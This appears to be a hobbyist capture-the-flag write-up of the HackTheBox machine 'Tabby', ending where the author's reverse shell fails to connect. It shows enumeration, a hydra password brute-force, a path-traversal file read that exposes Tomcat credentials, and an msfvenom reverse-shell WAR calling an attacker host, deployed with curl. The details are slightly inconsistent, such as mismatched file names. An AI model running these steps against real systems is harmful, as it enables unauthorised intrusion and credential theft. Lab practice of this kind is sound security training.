

enumeration

```
nmap -sC -sV -sT -oN /home/kali/machines/retired/tabby/nmap.txt
10.10.10.194
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-15 09:43 EDT
Nmap scan report for 10.10.10.194
Host is up (0.19s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 45:3c:34:14:35:56:23:95:d6:83:4e:26:de:c6:5b:d9 (RSA)
|   256 89:79:3a:9c:88:b0:5c:ce:4b:79:b1:02:23:4b:44:a6 (ECDSA)
|_  256 1e:e7:b9:55:dd:25:8f:72:56:e8:8e:65:d5:19:b0:8d (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Mega Hosting
8080/tcp  open  http     Apache Tomcat
|_ http-title: Apache Tomcat
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 44.16 seconds
```

we have open ports as

```
22/tcp    open  ssh      OpenSSH 8.2p1
80/tcp    open  http     Apache httpd 2.4.41
8080/tcp  open  http     Apache Tomcat
```

full nmap scan yielded no other result

lets see port 80 and 8080

going to page 80 we see this page

Dedicated servers

Starting from 99usd

24x7 knowledgeable support

Full Root access

1 IP included with each server (more on request w/ justification)

Your Choice of any OS (CentOS, Windows, Debian, Fedora)

Call us : 01234 5678910

E-mail us : sales@megahosting.htb

[Compare Our Pricing Plans](#)

🔒 We have recently upgraded several services. Our servers are now more secure than ever. [Read our statement on recovering from the data breach](#)

with lots of little information
such as

E-mail us : sales@megahosting.htb

Full Root access

Email us - sales@megahosting.com

nothing on page source lets add the host name and lets see if their is a
domain based routing

no domain based routing

lets see the 8080 page

It works !

If you're seeing this page via a web browser, it means you've setup Tomcat success

This is the default Tomcat home page. It can be found on the local filesystem at: /v

Tomcat veterans might be pleased to learn that this system instance of Tomcat is i

You might consider installing the following packages, if you haven't already done s

tomcat9-docs: This package installs a web application that allows to browse the 7

tomcat9-examples: This package installs a web application that allows to access

tomcat9-admin: This package installs two web applications that can help managi

NOTE: For security reasons, using the manager webapp is restricted to users with

it is not a default apache page but its made to look like it so which might hold a clue

lets run the gobuster on both

result of port 80 scan

```
[*] Timeout: 10s
=====
2021/03/15 10:00:18 Starting gobuster
=====
/index.php (Status: 200)
/files (Status: 301)
/news.php (Status: 200)
/assets (Status: 301)
Progress: 15697 / 220561 (7.12%)^C
[!] Keyboard interrupt detected, terminating.
=====
2021/03/15 10:05:08 Finished
=====
```

result of port 8080 scan

```

=====
2021/03/15 10:16:44 Starting gobuster
=====
/index.html (Status: 200)
/docs (Status: 302)
/examples (Status: 302)
/manager (Status: 302)
Progress: 35475 / 220561 (16.08%)^C
[!] Keyboard interrupt detected, terminating.
=====
2021/03/15 10:28:31 Finished
=====


```

in examples of 8080 we found this

- [Servlets examples](#)
- [JSP Examples](#)
- [WebSocket Examples](#)

in which all 3 pages contains something interactive

and the manager page has



and running the hydra we got the id and password

```


(root@kali)-[/home/kali]
# hydra -l 'admin' -P /home/kali/Downloads/rockyou.txt -f 10.10.10.194 http-get /manager/html
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret ser
*** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-03-15 10:48:34
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 t
[DATA] attacking http-get://10.10.10.194:80/manager/html
[80][http-get] host: 10.10.10.194 login: admin password: 123456
[STATUS] attack finished for 10.10.10.194 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-03-15 10:48:36

```

lets login into that

no its with wrong port number but we found a LFI



```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin s
/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail
/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/us
Network Management,,,/run/systemd:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,,/run/systemd
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin syslog:x:104:110::/home/syslog:/usr/sbin/nologin apt:x:105:6
/uuid:/usr/sbin/nologin tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin landscape:x:109:115::/var/lib/landscape:
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin lxd:x:998:100::/var/snap/lxd/common/lxd:/bi
ash:x:1000:1000:clive:/home/ash:/bin/bash
```

we just have to upload a malicious file and we can have a shell

i think i know from where we can upload the shell in 8080

Apache Tomcat Examples

- [Servlets examples](#)
- [JSP Examples](#)
- [WebSocket Examples](#)

we have to go to webshock/echo.xhtml

Apache Tomcat We

- [Echo example](#)
- [Chat example](#)
- [Multiplayer snake example](#)
- [Multiplayer drawboard example](#)

Connect to service implemented using:

- ☒ programmatic API
- ☐ annotation API (basic)
- ☐ annotation API (stream)

ws://10.10.14.13:8000/test.html

Connect

Disconnect

Here is a message!

```
(root@kali) - [/usr/share/webshells/php]
# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
10.10.14.13 - - [15/Mar/2021 12:02:32] code 404, message File not found
10.10.14.13 - - [15/Mar/2021 12:02:32] "GET /test.html HTTP/1.1" 404 -
10.10.14.13 - - [15/Mar/2021 12:05:55] code 404, message File not found
10.10.14.13 - - [15/Mar/2021 12:05:55] "GET /test.html HTTP/1.1" 404 -
```

we can see it requested our file so lets upload a malicious file

```
10.10.14.13 - - [15/Mar/2021 12:14:12] "GET /php-reverse-shell.php HTTP/1.1" 200
```

we uploaded the file we just have to discover it and execute it

but we cannot locate the file so i have to take a hint and i found that the default password for tomcat is in this location
so we can access the admin page

Getting Tomcat Credential File

```
view-source:http://10.10.10.194/news.php?file=../../../../../../../../usr
/share/tomcat9/etc/tomcat-users.xml. So the username and password for
tomcat host-manager is tomcat : $3cureP4s5w0rd123!
```

so lets get the file


```

40 <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
41 <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
42 <user username="role1" password="<must-be-changed>" roles="role1"/>
43 -->
44 <role rolename="admin-gui"/>
45 <role rolename="manager-script"/>
46 <user username="tomcat" password="$3cureP4s5w0rd123!" roles="admin-gui,manager-script"/>
47 </tomcat-users>
48

```

hence we get the username and password so lets use in /manager to login

so we loggedin



Tomcat Virtual Host Manager

Message:

Host Manager

List Virtual Hosts	HTML Host Manager Help	Host Manager Help	Server Status
------------------------------------	--	-----------------------------------	-------------------------------

Host name

Host name	Host aliases	Commands
localhost		Host Manager installed - commands disabled

Add Virtual Host

Host

Name:

Aliases:

App base:

☒ AutoDeploy
☒ DeployOnStartup
☒ DeployXML
☒ UnpackWARs
☒ Manager App
☐ CopyXML

Persist configuration

Save current configuration (including virtual hosts) to server.xml and per web application context.xml files

we read in a article that the tomcat virtual host manager is vulnerable to war files reverse shell but we cannot do it with gui we have to use cli as it supports curl

```

(root@kali) - [/home/kali]
# msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.7 LPORT=1234 -f war > inzi1.war
Payload size: 1096 bytes
Final size of war file: 1096 bytes

```

so we created the payload

```

(root@kali) - [/home/kali]
# curl -u 'tomcat:$3cureP4s5w0rd123!' --upload-file inzi101.war http://10.10.10.194:8080/manager/text/deploy?path=/inzi101
OK - Deployed application at context path [/inzi101]

```

now we uploaded the file and now we will setup the listner and run the file

for unknown reason we are not getting the reverseshell even after executing the file